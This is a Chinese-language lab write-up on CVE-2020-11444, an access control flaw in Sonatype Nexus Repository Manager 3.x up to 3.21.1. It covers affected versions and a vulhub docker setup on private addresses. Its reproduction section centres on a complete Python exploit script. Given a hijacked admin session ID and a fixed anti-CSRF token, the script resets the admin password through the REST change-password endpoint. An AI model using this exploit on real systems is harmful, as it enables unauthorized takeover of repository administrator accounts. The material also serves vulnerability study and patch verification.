sonatype nexus

越权修改密码漏洞

（CVE-2020-11444）

目录

[1. 漏洞描述 3](#_Toc27475)

[2. 影响版本 3](#_Toc25949)

[3. 环境部署 3](#_Toc5232)

[4. 漏洞复现 7](#_Toc11219)

# 漏洞描述

Nexus Repository Manager是Sonatype推出的一款存储库管理器，可让您代理、收集及管理您的依赖项，这样您就无需经常处理一系列JAR，可让您轻松分发软件。

Nexus Repository Manager存在不正确访问控制漏洞。攻击者利用该漏洞可越权修改admin账号密码。

# 影响版本


Nexus Repository Manager 3.x OSS / Pro <= 3.21.1

# 环境部署

靶机：CentOs7，ip：192.168.88.114

渗透机：Windows 11，ip：192.168.88.2


使用vulhub



Vulhub路径：/nexus/CVE-2020-10199


使用docker启动

docker-compose up -d

等待一段时间环境才能成功启动


访问如下链接即可看到Web页面

<http://192.168.88.114:8081>



# 漏洞复现

**【步骤一】**


**获取admin的sessionID来进行越权**


**520203e2-6c6c-45ab-bd9d-0c555efb8f8c**

**【步骤二】漏洞exp**


|  |
| --- |
| import sys  import requests  url = sys.argv[1]  vuln\_url = url + "/service/rest/beta/security/users/admin/change-password"  session = sys.argv[2]  password = sys.argv[3]  headers = {  'accept': "application/json",  'User-Agent': "Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36",  'NX-ANTI-CSRF-TOKEN': "0.6080434247960143",  'Content-Type': "text/plain",  'Origin': "http://127.0.0.1:8081",  'Cookie': "NX-ANTI-CSRF-TOKEN=0.6080434247960143; NXSESSIONID="+session+""  }  data = """%s""" % password  r = requests.request('PUT', url=vuln\_url, headers=headers, data=data)  if r.status\_code == 204:  print ("[+] Passowrd Change Success")  print ("[+] " + url)  print ("[+] Username:admin Passowrd:"+password+"")  else:  print ("[-] SessionID Not available")  print ("[-] Target Not CVE-2020-11444 Vuln Good Luck")  sys.exit(0) |

**【步骤三】执行脚本**





**输入原密码出错**



**输入新密码登录成功，浏览器提示是否更新密码**